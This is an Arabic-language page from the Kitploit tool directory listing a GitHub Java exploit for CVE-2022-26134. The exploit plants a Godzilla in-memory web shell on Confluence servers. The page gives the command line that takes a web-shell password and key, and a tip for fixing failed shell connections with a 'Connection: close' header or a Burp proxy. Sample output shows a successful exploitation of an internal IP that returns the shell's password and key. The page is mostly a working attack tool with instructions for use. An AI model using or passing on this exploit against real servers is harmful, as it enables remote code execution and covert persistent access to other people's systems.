
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2022-26134-Godzilla-MEMSHELL — استغلال قائم على Java لـ CVE-2022-26134 يحقن قشرة ويب Godzilla في خوادم Confluence، مما يتيح تنفيذ التعليمات البرمجية عن بُعد مع مصادقة بكلمة مرور ومفتاح. | Kitploit
أدوات/GitHubGitHub/beichendream/cve-2022-26134-godzilla-memshell
توليد الحمولةالاستغلالشيل كوداستغلال تطبيقات الويبالقيادة والسيطرةأداة الوصول عن بعد
GitHubbeichendream/cve-2022-26134-godzilla-memshell

CVE-2022-26134-Godzilla-MEMSHELL

استغلال قائم على Java لـ CVE-2022-26134 يحقن قشرة ويب Godzilla في خوادم Confluence، مما يتيح تنفيذ التعليمات البرمجية عن بُعد مع مصادقة بكلمة مرور ومفتاح.

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
عرض المستودع
3405225منذ 4 سنواتتمت المراجعة من قبل Kitploit
مشاركة

CVE-2022-26134-Godzilla-MEMSHELL

الاستخدام

java -jar CVE-2022-26134.jar كلمة_مرور_Godzilla مفتاح_Godzilla

مثال
        java -jar CVE-2022-26134.jar pass key


إذا تم حقن شيل الذاكرة بنجاح ولكن Godzilla لم يتمكن من الاتصال، يرجى إضافة رأس البروتوكول التالي في تكوين الطلب أو تكوين وكيل Burp لـ Godzilla

Connection: close
image



C:\CVE_2022_26134_jar>java -jar CVE-2022-26134.jar http://10.10.10.10:8090/ pass key
[*] url: http://10.10.10.10:8090/
[*] send payload
[*] exploit success
[*] godzilla webshell password : pass
[*] godzilla webshell key : key

C:\CVE_2022_26134_jar>
image

تنزيل الأداة